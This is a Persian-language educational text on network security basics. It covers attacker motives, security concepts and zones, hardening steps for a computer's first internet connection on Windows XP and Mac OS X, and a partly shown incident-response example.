مقدمه :

دو تا سه دهه قبل شبکه های کامپیوتر ی معمولا در دو محیط وجود خارجی داشت :

- محیط های نظامی که طبق آئین نامه های حفاظتی ویژه به صورت فیزیکی حراست میشد و چون سایتها و تجهیزات شبکه نیز در محیط خفاظت شده نظامی مستقر بود و هیچ ارتباط مستقیم با دنیای خارج نداشتند لذا دغدغه کمتری برای خفظ اسرار و اطلاعات وجود داشت . نمونه بارز این شبکه APARNET در وزارت دفاع آمریکا بود
- محیطهای علمی و دانشگاهی که برای مبادله دستاوردهای تحقیقی و دستذسی به اطلاعات علمی از شبکه استفاده می کردند ومعمولا بر روی چنین شبکه هایی اطلاعاتی مبادله می شد که آشکار شدن آنها لطمه چندانی به کسی وارد نمی کرد

با گسترش روز افزون شبکه های بهم پیوسته و ازیاد حجم اطلاعات مورد مبادله و متکی شدن قسمت زیادی از امور روز مره به شبکه های کامپیوتری و ایجاد شبکه های جهانی چالش بزرگی برای صاحبان اطلاعات پدید آمده است امروزه سرقت دانشی که برای آن وقت و هزینه صرف شده یکی از خطرات بالقوه شبکه های کامپیوتری به شمار می آید.

در جهان امروز با محول شدن امور اداری و مالی به شبکه های کامپیوتری زنگ خطر برای تمام مردم به صدا در آمده است و بر خلاف گذشته که خطراتی نیز دزدی و راهزنی معمولاً توسط افراد کم سواد و ولگرد متوجه مردم بود امروزه این خطر توسط افرادی تحمیل میشود که باهوش و باسواند و قدرت نفوذ و ضربه به شبکه را دارند معمولا هدف افرادی که به شبکه های کامپیوتری نفوذ یا حمله میکنند یکی از موارد زیر است:

۱. تفریخ یا اندازه گیری ضریب توانایی فردی یا کنجکاوی (معمولا دانشجویان)
۲. دزدین دانشی که برای تهیه آن بایستی صرف هزینه کرد (راهزنان دانش)
۳. انتقام جوئی و.ضربه زدن به رقیب
۴. آزار رسانی و کسب شهرت از طریق مردم آزاری
۵. جاسوسی و کسب اطلاعت از وضعیت نظامی و سیاسی یک کشور یا منطقه

۶. جابجا کردن مستقیم پول واعتبار از حسابهای بانکی و دزدیدن شماره کارتهای اعتبار

۷. رقابت ناسالم در عرصه تجارت و اقتصاد

۸. بدست آوردن نرم افزار نرم افزار یا داده های که تهیه آنها منوط به صرف هزینه است

۹. کسب اخبار جهت اعمال خرابکاری و موذیانه

به هر حال امروزه امنیت ملی و اقتدار سیاسی و اقتصادی به طرز پیچیده ای به امنیت اطلاعات گره خورده و نه تنها دولتها بلکه تک تک افراد را نیز تهدید میکند برای ختم مقدمه از شما سوال میکنیم که چه حالی به شما دست میدهد وقتی متوجه شدید که شماره حساب بانکی یا کارت اعتباریتان توسط فرد ناشناس فاش شده و انبوهی هزینه روی دست شما گذاشته است ؟ پس به عنوان یک فرد مطلع از خطراتی که یک شبکه کامپیوتری را تهدید میکند این پروژه را دنبال کنید.

مفاهیم امنیت شبکه

امنیت شبکه یا Network Security پردازه ای است که طی آن یک شبکه در مقابل انواع مختلف تهدیدات داخلی و خارجی امن می شود. مراحل ذیل برای ایجاد امنیت پیشنهاد و تایید شده اند:

۱- شناسایی بخشی که باید تحت محافظت قرار گیرد.

۲- تصمیم گیری درباره مواردی که باید در مقابل آنها از بخش مورد نظر محافظت کرد.

۳- تصمیم گیری درباره چگونگی تهدیدات

۴- پیاده سازی امکاناتی که بتوانند از دارایی های شما به شیوه ای محافظت کنند که از نظر هزینه به صرفه باشد.

۵- مرور مجدد و مداوم پردازه و تقویت آن درصورت یاقتن نقطه ضعف

۱- مفاهیم امنیت شبکه

برای درک بهتر مباحث مطرح شده در این بخش ابتدا به طرح بعضی مفاهیم در امنیت شبکه می پردازیم.

۱-۱منابع شبکه

در یک شبکه مدرن منابع بسیاری جهت محافظت وجود دارند. لیست ذیل مجموعه ای از منابع شبکه را معرفی می کند که باید در مقابل انواع حمله ها مورد حفاظت قرار گیرند.

۱- تجهیزات شبکه مانند روترها، سوئیچ ها و فایروالها

۲- اطلاعات عملیات شبکه مانند جداول مسیریابی و پیکربندی لیست دسترسی که بر روی روتر ذخیره شده اند.

۳- منابع نامحسوس شبکه مانند عرض باند و سرعت

۴- اطلاعات و منابع اطلاعاتی متصل به شبکه مانند پایگاه های داده و سرورهای اطلاعاتی

۵- ترمینالهایی که برای استفاد هاز منابع مختلف به شبکه متصل می شوند.

۶- اطلاعات در حال تبادل بر روی شبکه در هر لحظه از زمان

۷- خصوصی نگهداشتن عملیات کاربرن و استفاده آنها از منابع شبکه جهت جلوگیری از شناسایی کاربران.

مجموعه فوق به عنوان دارایی های یک شبکه قلمداد می شود.

۱-۲ حمله

حال به تعریف حمله می پردازیم تا بدانیم که از شبکه در مقابل چه چیزی باید محافظت کنیم. حمله تلاشی خطرناک یا غیر خطرناک است تا یک منبع قابل دسترسی از طریق شبکه ، به گونه ای مورد تغییر یا استفاده قرار گیرد که مورد نظر نبوده است.برای فهم بهتر بد نیست حملات شبکه را به سه دسته عمومی تقسیم کنیم:

۱- دسترسی غیرمجاز به منابع و اطلاعات از طریق شبکه

۲- دستکاری غیرمجاز اطلاعات بر روی یک شبکه

۳- حملاتی که منجر به اختلال در ارائه سرویس می شوند و اصطلاحا Denial of Service نام دارند.

کلمه کلیدی در دو دسته اول انجام اعمال به صورت غیرمجاز است. تعریف یک عمل مجاز یا غیرمجاز به عهده سیاست امنیتی شبکه است، اما به عبارت کلی می توان دسترسی غیرمجاز را تلاش یک کاربر جهت دیدن یا تغییر اطلاعاتی که برای وی در نظر گرفته نشده است، تعریف نمود اطلاعات روی یک شبکه نیز شامل اطلاعات موجود بر روی رایانه های متصل به شبکه مانند سرورهای پایگاه داده و وب ، اطلاعات در حال تبادل بر روی شبکه و اطلاعات مختص اجزاء شبکه جهت انجام کارها مانند جداول مسیریابی روتر است. منابع شبکه را نیز می توان تجهیزات انتهایی مانند روتر و فایروال یا مکانیزمهای اتصال و ارتباط دانست.

هدف از ایجاد امنیت شبکه ، حفاظت از شبکه در مقابل حملات فوق است، لذا می توان اهداف را نیز در سه دسته ارائه کرد:

۱- ثابت کردن محرمانگی داده

۲- نگهداری جامعیت داده

۳- نگهداری در دسترس بودن داده

۱-۳ حلیل خطر

پس از تعیین دارایی های شبکه و عوامل تهدیدکننده آنها ، باید خطرات مختلف را ارزیابی کرد. در بهترین حالت باید بتوان از شبکه در مقابل تمامی انواع خطا محافظت کرد، اما امنیت ارزان به دست نمی آید. بنابراین باید ارزیابی مناسبی را بر روی انواع خطرات انجام داد تا مهمترین آنها را تشخیص دهیم و از طرف دیگر منابعی که باید در مقابل این خطرات محافظت شوند نیز شناسایی شوند. دو فاکتور اصلی در تحلیل خطر عبارتند از :

۱- احتمال انجام حمله

۲- خسارت وارده به شبکه درصورت انجام حمله موفق

۱-٤ سیاست امنیتی

پس از تحلیل خطر باید سیاست امنیتی شبکه را به گونه ای تعریف کرد که احتمال خطرات و میزان خسارت را به حداقل برساند. سیاست امنیتی باید عمومی و در حوزه دید کلی باشد و به جزئیات نپردازد. جزئیات می توانند طی مدت کوتاهی تغییر پیدا کنند اما اصول کلی امنیت یک شبکه که سیاست های آن را تشکیل می دهند ثابت باقی می مانند.در واقع سیاست امنیتی سه نقش اصلی را به عهده دارد:

۱- چه و چرا باید محافظت شود.

۲- چه کسی باید مسئولیت حفاظت را به عهده بگیرد.

۳- زمینه ای را بوجود آورد که هرگونه تضاد احتمالی را حل و فصل کند.

سیاستهای امنیتی را می توان به طور کلی به دو دسته تقسیم کرد:

۱- مجاز (Permissive) : هر آنچه بطور مشخص ممنوع نشده است ، مجاز است.

۲- محدود کننده (Restrictive) : هر آنچه بطور مشخص مجاز نشده است ، ممنوع است.

معمولا ایده استفاده از سیاستهای امنیتی محدودکننده بهتر و مناسبتر است چون سیاستهای مجاز دارای مشکلات امنیتی هستند و نمی توان تمامی موارد غیرمجاز را برشمرد. المانهای دخیل در سیاست امنیتی در RFC 2196 لیست و ارائه شده اند.

۱-۵ طرح امنیت شبکه

با تعریف سیاست امنیتی به پیاده سازی آن در قالب یک طرح امنیت شبکه می رسیم. المانهای تشکیل دهنده یک طرح امنیت شبکه عبارتند از :

۱- ویژگیهای امنیتی هر دستگاه مانند کلمه عبور مدیریتی و یا بکارگیری SSH

۲- فایروالها

۳- مجتمع کننده های VPN برای دسترسی از دور

۴- تشخیص نفوذ

۵- سرورهای امنیتی AAA (Authorization and Accounting،Authentication) و سایر خدمات AAA برای شبکه

۶- مکانیزمهای کنترل دسترسی و محدودکننده دسترسی برای دستگاههای مختلف شبکه

۱- ٦ نواحی امنیتی

تعریف نواحی امنیتی نقش مهمی را در ایجاد یک شبکه امن ایفا می کند. در واقع یکی از بهترین شیوه های دفاع در مقابل حملات شبکه ، طراحی امنیت شبکه به صورت منطقه ای و مبتنی بر توپولوژی است و یکی از مهمترین ایده های مورد استفاده در شبکه های امن مدرن ، تعریف نواحی و تفکیک مناطق مختلف شبکه از یکدیگر است. تجهیزاتی که در هر ناحیه قرار می گیرند نیازهای متفاوتی دارند و لذا هر ناحیه حفاظت را بسته به نیازهای امنیتی تجهیزات نصب شده در آن ، تامین می کند. همچنین منطقه بندی یک شبکه باعث ایجاد ثبات بیشتر در آن شبکه نیز می شود.

نواحی امنیتی بنابر استراتژی های اصلی ذیل تعریف می شوند.

۱- تجهیزات و دستگاههایی که بیشترین نیاز امنیتی را دارند (شبکه خصوصی) در امن ترین منطقه قرار می گیرند. معمولا اجازه دسترسی عمومی یا از شبکه های دیگر به این منطقه داده نمی شود. دسترسی با کمک یک فایروال و یا سایر امکانات امنیتی مانند دسترسی از دور امن (SRA) کنترل می شود. کنترل شناسایی و احراز هویت و مجاز یا غیر مجاز بودن در این منطقه به شدت انجام می شود.

۲- سرورهایی که فقط باید از سوی کاربران داخلی در دسترس باشند در منطقه ای امن ، خصوصی و مجزا قرار می گیرند. کنترل دسترسی به این تجهیزات با کمک فایروال انجام می شود و دسترسی ها کاملا نظارت و ثبت می شوند.

۳- سرورهایی که باید از شبکه عمومی مورد دسترسی قرار گیرند در منطقه ای جدا و بدون امکان دسترسی به مناطق امن تر شبکه قرار می گیرند. درصورت امکان بهتر است هر یک از این سرورها را در منطقه ای مجزا قرار داد تا درصورت مورد حمله قرار گرفتن یکی ، سایرین مورد تهدید قرار نگیرند. به این مناطق DMZ یا Demilitarized Zone می گویند.

۴- استفاده از فایروالها به شکل لایه ای و به کارگیری فایروالهای مختلف سبب می شود تا درصورت وجود یک اشکال امنیتی در یک فایروال ، کل شبکه به مخاطره نیفتد و امکان استفاده از Backdoor نیز کم شود.

۲- اولین اتصال یک کامپیوتر به اینترنت

در این فصل چندین راهنمایی برای اتصال یک کامپیوتر جدید (یا ارتقاء یافته) برای اولین بار به اینترنت آورده شده است و مخاطبان آن کاربران خانگی، دانشجویان، شرکت های تجاری کوچک، یا هر مکانی با اتصال پرسرعت (مودم کابلی، DSL) یا از طریق خط تلفن است. {گروه امداد امنیت کامپیوتری ایران}

۲-۱ انگیزه

این مطلب بدلیل ریسک فزاینده برای کاربران اینترنتِ بدون حمایت مختص IT است. در ماه های اخیر، جهان شاهد گرایش به سمت سوءاستفاده از کامپیوترهای جدید یا محافظت نشده بوده است. این جریان بدلیل بعضی دلایل تشدید می شود:

بسیاری از پیکربندی های پیش فرض کامپیوترها نا امن هستند.


شکاف های امنیتی تازه ای ممکن است در مدت زمان ساخت و پیکربندی کامپیوتر توسط سازنده و تنظیم کامپیوتر برای اولین بار توسط کاربر، کشف شده باشد.

هنگام ارتقا نرم افزار از طریق ابزار مرسوم (مانند CD-ROM و DVD-ROM) شکافهای امنیتی جدید ممکن است از زمان ساخت دیسک تا کنون کشف شده باشد.

حمله کنندگان دامنه آدرس های IP خطوط پرسرعت و dial-up را می دانند و بطورمنظم پیمایش می کنند.

تعداد زیادی از کرمها از قبل در حال چرخیدن در اینترنت هستند و بطور پیوسته کامپیوترهای جدید را بمنظور سوءاستفاده پیمایش می کنند.

جالب است که زمان میانگین برای حمله به کامپیوترها در بعضی شبکه ها برای کامپیوترهای محافظت نشده بر حسب دقیقه اندازه گیری می شود، مخصوصاً این موضوع برای محدوده آدرس های استفاده شده توسط مودم های کابلی، DSL و dial-up صحت دارد.



۲-۲ توصیه ها

ادامه این مطلب به دو بخش اختصاص دارد، اول راهنمایی عمومی و بعد گام های مختص به سیستم های عامل مشخص.

راهنمایی عمومی

هدف این مطلب فراهم آوردن حفاظت کافی برای یک کامپیوتر جدید است تا یک کاربر بتواند هر وصله نرم افزاری را که از زمان ساخت کامپیوتر یا نصب نرم افزار اولیه از طریق CD، منتشر شده است، دانلود و نصب کند. توجه کنید که این مراحل راهنمایی کاملی برای نگه داری امن یک کامپیوتر از زمان دانلود اولیه و نصب وصله ها نیستند، بلکه قدم های اولیه و اساسی هستند.

تذکر:

- توصیه می شود که این مراحل را هنگام ارتقاء به سیستم عامل جدید و همچنین اولین اتصال یک کامپیوتر جدید به اینترنت انجام دهید.
- این مراحل را قبل از اولین اتصال به اینترنت انجام دهید.

اینها مراحلی هستند که توصیه می شوند:

۱- اگر ممکن است، کامپیوتر جدید را از طریق یک فایروال شبکه یا روتر ـ فایروال به اینترنت متصل کنید.

فایروال شبکه یا روتر ـ فایروال سخت افزاری است که کاربران می توانند بین کامپیوترها روی LAN و وسیله پرسرعت اتصال به اینترنت (مودم کابلی یا DSL) نصب کنند. با مسدود کردن دسترسی به کامپیوترهای شبکه داخلی از طریق اینترنت (البته هنوز اجازه دسترسی برای این کامپیوترها به اینترنت وجود دارد)، یک فایروال سخت افزاری اغلب می تواند حفاظت کافی را برای یک کاربر برای دانلود و نصب وصله های نرم افزاری لازم فراهم آورد. فایروال سخت افزاری درجه بالایی از حفاظت را برای کامپیوترهای تازه ای که به اینترنت متصل می شوند، ایجاد می کند.

چنانچه کامپیوتری را از طریق فایروالی که عمل NAT را انجام می دهد، به اینترنت متصل می کنید و یکی از شرایط ذیل برقرار است (الف) ماشین جدید تنها کامپیوتری است که از طریق فایروال به اینترنت متصل می شود یا (ب) تمام ماشینهای دیگر متصل به اینترنت از طریق فایروال، بروز شده باشند و آلوده به ویروسها، کرمها، یا کدهای آسیب رسان دیگر نباشند، در اینصورت شما ممکن است نیاز به فعال کردن فایروال نرم افزاری نباشید.


۲- اگر دسترسی دارید، فایروال نرم افزاری موجود در کامپیوتر را فعال کنید.

اگر سیستم عامل شما شامل یک فایروال نرم افزاری است، توصیه می شود که بمنظور مسدود کردن اتصالات از سایر کامپیوترهای موجود در اینترنت آن را فعال کنید.

چنانچه در بالا گفته شد، اگه کامپیوتر شما در حال متصل شدن به یک LAN است که یک فایروال سخت افزاری دارد و بقیه کامپیوترها روی این شبکه کاملاً محافظت شده و بدون کدهای زیان رسان باشند، این مرحله اختیاری است. بهرحال، به عنوان بخشی از استراتژی «دفاع در عمق»، توصیه می شود که فایروال نرم افزاری موجود در سیستم عامل فعال شود.

اگه سیستم عامل شما فاقد فایروال نرم افزاری است، ممکن است که بخواهید برنامه فایروال شخص ثالثی را نصب کنید. بسیاری از چنین برنامه هایی بطور تقریباً رایگان وجود دارند. بهرحال، با توجه به این

مسأله که مورد نظر ما در این بخش، همان زمان کوتاه اتصال کامپیوتر محافظت نشده به اینترنت است، توصیه می شود که هر برنامه فایروال ثالثی از ابزاری مانند CD، DVD یا Floppy قبل از اتصال به اینترنت نصب گردد تا اینکه مستقیماً برروی کامپیوتر محافظت نشده دانلود گردد. در غیر اینصورت، ممکن است که این کامپیوتر قبل از کامل شدن دانلود و نصب نرم افزار مطلوب مورد سوءاستفاده قرار گیرد.



۳- سرویس های غیرضروری را مانند اشتراک فایل و پرینتر غیرفعال کنید.

بیشتر سیستم عامل ها بصورت پیش فرض اشتراک فایل و پرینتر را فعال نمی کنند، بنابراین نباید مسأله ای برای کاربران باشد. بهرحال، اگر کامپیوتر خود را به سیستم عامل جدید ارتقاء می دهید و اشتراک فایل آن فعال است، امکان دارد که در سیستم عامل جدید نیز این گزینه فعال باشد. از آنجا که سیستم عامل جدید ممکن است شکاف های امنیتی داشته باشد که در نسخه قدیمی تر نبودند، اشتراک فایل را در نسخه قبلی قبل از ارتقاء سیستم عامل غیرفعال کنید. بعد از کامل شدن عمل ارتقاء و نصب تمام وصله های مربوطه، اشتراک فایل در صورت نیاز می تواند مجدداً فعال شود.

۴- وصله های نرم افزاری را در صورت نیاز دانلود و نصب کنید.

زمانی که کامپیوتر از حمله قریب الوقوع از طریق استفاده از فایروال سخت افزاری ویا نرم افزاری و غیرفعال کردن اشتراک فایل و پرینتر محافظت شده است، باید تقریباً اتصال به اینترنت بمنظور دانلود و نصب وصله های نرم افزاری لازم امن باشد. مهم است که این گام حتماً انجام گیرد چون درغیراینصورت کامپیوتر می تواند در معرض سوءاستفاده قرار گیرد اگر بعداً در زمان دیگری فایروال غیرفعال شود یا اشتراک فایل فعال شود.

وصله های نرم افزاری را از سایت های قابل اعتماد و شناخته شده (مانند سایتهای خود فروشندگان نرم افزار)، دانلود کنید تا امکان اینکه یک مزاحم از طریق استفاده از یک اسب تروا کنترل را در اختیار گیرد، به حداقل برسد.

در مطالب ذکر شده راهنمای کلی از نظر امنیت برای نصب کامپیوترهای جدید ارائه گردید. بهرحال، عمل به بعضی از آن توصیه ها بستگی به سیستم عامل مورد استفاده دارد. این بخش مشخصاً به سیستم های عامل ویندوز XP و Apple Macintosh OSX و چند اشاره به سایر سیستم عاملها دارد.

۲-۳ ویندوز XP

بمنظور انجام این مراحل، شما نیاز دارید که به یک اکانت با اختیارات مدیر محلی وارد شوید.

الف. در صورت امکان، از طریق یک فایروال سخت افزاری متصل شوید.

(به این مرحله در شماره قبل اشاره شده است.)

ب. Internet Connection Firewall موجود در XP را فعال کنید.

(مایکروسافت دستورهای فعال کردن این فایروال را ارائه کرده است.)

پ. اشتراکها را اگر فعال هستند، غیرفعال کنید.

۱- به Control Panel بروید.

۲- "Network and Internet Connections" را باز کنید.

۳- "Network Connections" را باز کنید.

۴- روی Connection که می خواهید تغییر ایجاد کنید کلیک راست کنید.

۵- "Properties" را انتخاب کنید.

۶- مطمئن شوید که "File and Printer Sharing for Microsoft Networking" انتخاب نشده است.

ث. به شبکه متصل شوید.

ج. به آدرس http://windowsupdate.microsoft.com بروید.

چ. دستورهای موجود در آنجا را برای نصب تمام بروز رسانیهای مهم دنبال کنید.

ح. «امن ماندن» را در زیر مرور کنید.

۲-٤ Apple Macintosh OSX

الف.در صورت امکان، از طریق یک فایروال سخت افزاری متصل شوید.

ب. فایروال نرم افزاری را فعال کنید.

۱- "System Preferences" را باز کنید.

۲- "Sharing" را انتخاب کنید.

۳- نوار "Firewall" را انتخاب کنید.

۴- روی "Start" کلیک کنید.

۵- نوار "Services" را انتخاب کنید.

۶- بررسی کنید که هیچکدام از سرویس ها انتخاب نشده باشند.

ت. به اینترنت متصل شوید.

ث. نرم افزار نصب شده را به روز کنید.

۱- "System Preferences" را باز کنید.

۲- "Software Updates" را انتخاب کنید.


۳- با انتخاب " Automatically check for updates when you have a network connection " به روزرسانی خودکار را فعال کنید.

۴- زمان بروزرسانی مناسبی انتخاب کنید (بصورت روزانه توصیه می شود)

۵- روی "Check Now" کلیک کنید.

۶- تمام به روزرسانیهای توصیه شده را نصب کنید.

ج. «امن ماندن» را در زیر مرور کنید.



۲- ۵ سایر سیستم عامل ها

امن ماندن

الف. مطالب مربوط به امنیت شبکه های خانگی و امنیت کامپیوترهای خانگی را مطالعه کنید.

ب. نرم افزار آنتی ویروس نصب و استفاده کنید.

در حالیکه یک بسته نرم افزاری آنتی ویروس به روز شده، نمی تواند در برابر تمام کدهای آسیب رسان از یک سیستم محافظت کند، برای بیشتر کاربران بهترین وسیله دفاعی در خط مقدم علیه حملات کدهای آسیب رسان است. بسیاری بسته های آنتی ویروس از بروزرسانیها پشتیبانی می کنند.

پ. اگر امکان دارد بروز رسانیهای خودکار نرم افزار را فعال کنید.

فروشندگان معمولاً هنگامی که یک شکاف امنیتی کشف می گردد، بسته های آن را ارائه می دهند. بیشتر مستندات محصولات روشی برای دریافت به روزها و وصله ها ارائه می دهند. باید بتوانید به روز رسانیها را از سایت فروشنده دریافت کنید.

بعضی برنامه ها بصورت خودکار وجود بروزرسانیها را بررسی می کنند، و بسیاری فروشندگان از طریق لیست ایمیل بصورت خودکار وجود بروزرسانی ها را اطلاع می دهند. وب سایت مورد نظر خود را برای اطلاعات در مورد این نحوه آگاهی نگاه کنید. اگر هیچ لیست ایمیل یا مکانیسم دیگر آگاه سازی بصورت خودکار ارائه نمی شود، نیاز است که وب سایت فروشنده در فواصل زمانی معین برای وجود بروزرسانی ها سرزده شود.

ت. از رفتار ناامن خودداری کنید.

- هنگام بازکردن پیوست های ایمیل یا هنگام استفاده از اشتراک نقطه به نقطه، پیام رسانی فوری یا اتاق های گفتگو، احتیاط کنید.
- اشتراک فایل را روی واسط های شبکه که به طور مستقیم در معرض اینترنت هستند، فعال نکنید.

ث. اصول کمترین حقوق دسترسی را دنبال کنید.

به استفاده از یک اکانت با تنها حقوق «کاربر» بجای حقوق «مدیر» یا سطح «ریشه» برای کارهای روزانه توجه کنید. بسته به سیستم عامل، شما تنها نیاز به استفاده از سطح دسترسی مدیر برای نصب نرم افزار جدید، تغییر پیکربندی سیستم و مانند اینها دارید. حتی بسیاری از سوءاستفاده ها از شکافهای امنیتی (مانند ویروس ها و اسب های تروا) در سطح دسترسی کاربر اجرا می شود، بنابراین بسیار خطرناکتر می شود که همواره بعنوان مدیر وارد سیستم شد.

۳- رویدادهای امنیتی و اقدامات لازم در برخورد با آنها (Incident Handling)

حتماً در مقوله های مرتبط با امنیت کامپیوتر و شبکه با عبارت Incident Handling مواجه شده اید. ابتدا ببینیم یک رویداد امنیتی (Security Incident) چیست. هر سازمان باید رویداد امنیتی را برای تشکیلاتش کند. تعاریف زیر نمونه هایی از این دست هستند:

هر رویداد مضر مشخص یا مشکوکی که به امنیت سیستم ها یا شبکه های کامپیوتری مربوط باشد.یاعمل نقض کردن آشکار یا ضمنی سیاست امنیتی.

فعالیت هایی زیر مثال هایی از یک رویداد امنیتی هستند:

- تلاشهایی (چه موفق و چه ناموفق) برای حصول دسترسی غیرمجاز به یک سیستم یا دیتای آن
- ازکار افتادن ناخواسته یا عدم پذیرش سرویس
- استفاده غیرمجاز از یک سیستم به هدف پردازش یا ذخیره سازی دیتا
- تغییراتی در مشخصات سخت افزار یا نرم افزار بدون آگاهی یا اجازه یا دخالت صاحب آن.

فعالیت شبکه یا میزبان که بالقوه امنیت کامپیوتر را تهدید می کند نیز می تواند بعنوان رویداد امنیتی کامپیوتری تعریف گردد.

۳-۱ برخورد با رویداد

منظور از این عبارت نحوه مقابله و اقداماتی است که در هنگام وقوع یک مسأله امنیتی انجام می گیرد. در حقیقت این اقدامات به سه بخش تقسیم می شود. گزارش رویداد، تحلیل رویداد و واکنش به رویداد.

اهمیت واکنش به رویدادهای امنیتی سیستم ها، کمتر از تشخیص آنها نیست. اقداماتی که شما بدنبال تشخیص یک رویداد انجام می دهید، نه تنها عملیات سازمان را تحت تأثیر قرار می دهد، بلکه ممکن است باعث تغییرات بسیاری در آینده چنین روندهایی و وضعیت امنیتی خودتان گردد. برخورد با رویدادهای امنیتی نه از دیدگاه تکنیکی بلکه از دیدگاه عواملی مانند عوامل انسانی، سیاست برخورد و زمان پرداخته می شود. برای اینکه بتوان بیشتر با نحوه برخورد یک سازمان به یک رویداد امنیتی آشنا شد، به مثالی در این باره می پردازیم.

مثالی از واکنش به یک رویداد در یک سازمان بزرگ

این مثال فقط برای نشان دادن تلاش های ممکن برای واکنش ارائه شده است و یک مدل کلی نیست.

هنگام مشاهده ثبت وقایع مربوط به نفوذ در ساعت ۲ بامداد، پرسنل ۲۴ ساعته مراقبت از شبکه کشف می کنند که حمله ای با موفقیت انجام شده است.


برای بسیاری از سازمان ها، واکنش فوری، قطع شبکه برای تأخیر یا قطع افشای اطلاعات بیشتر خواهد بود، اما ما سعی داریم که از چنین واکنشی پرهیز کنیم و پرسنل بخش مراقبت نیز از این قضیه مطلع هستند. درعوض، چک لیست هایی را که در اختیار دارند برای برخورد با این نوع رویداد به اجرا می گذارند.

قدم اول خبرکردن و ارائه گزارشی مختصر به رئیس بخش امنیت سیستمها (یا نماینده اش) است. تا این فرد از خواب بیدار گردد و از حمله مطلع گردد، چهار دقیقه از اطلاع دهی اولیه سپری شده است.

با اطلاعاتی که موجود است، نماینده امنیت shutdown کامل سیستم را نمی پذیرد، اما اجازه فراخوانی یک گروه امداد را می دهد. در حالیکه نماینده بخش امنیت به سمت محل حرکت می کند، پرسنل بخش مراقبت شروع به این فراخوانی می کند. نمایندگانی از بخشهایی چون عملیات شبکه، قانونی، مهندسی، اجرایی و مدیریت آگاه شده اند و به محل فراخوانده شده اند. مجری قانون محلی نیز خبر شده است و ثبت رویدادها به ترتیب وقوع آغاز می شود.

حالا از اخطار اولیه ۲۸ دقیقه گذشته است.

نماینده بخش امنیت که اولین فرد باخبر شده است، اولین کسی است که می رسد. این شخص تنظیم و آماده سازی مرکز امداد را آغاز می کند. کیف امداد باز است که در آن یک لپ تاپ، باتری اضافه، لامپ، ابزار، چک لیست ها و صفحات یادداشت برای تمام اعضای تیم امداد، و ابزار گوناگون دیگر وجود دارد. کپی هایی از اطلاعات موجود نیز برای توزیع بین اعضای تیم و مدیریت ارشد آن آماده شده است. ۵۷ دقیقه از زمان اخطار اولیه گذشته است.



سایر اعضای گروه به صورت پراکنده در طول این زمان وارد شده اند و پرسنل بخش مراقبت نیز تحقیق بیشتری در مورد نفوذ انجام داده است. بررسی اولیه آشکار می کند که نفوذگر به سیستم یک کاربر وارد شده است، اما هنوز به نقاط دیگر شبکه پیشروی نکرده است. حمله از طریق استفاده یک کاربر از یک اتصال dial-up که مورد تأیید نبوده صورت گرفته است. نفوذ واقعی هشت ساعت قبل از کشف اولیه صورت گرفته است.

کل گروه ۹۲ دقیقه بعد از اولین اخطار گرد هم می آیند. تمام اعضاء با سرعت در محل حاضر و شروع به فکر کردن و نقشه کشیدن و ارائه راه حل شده اند. مناظرات به موافقت هایی منجر می شود. سیستم مورد نفوذ از شبکه جدا خواهد شد و عملیات تعیین و تشخیص آغاز خواهد شد. خلاصه ای برای مدیر ارشد تهیه و مراحل اولیه کامل می شوند. ۱۰۸ دقیقه گذشته است.

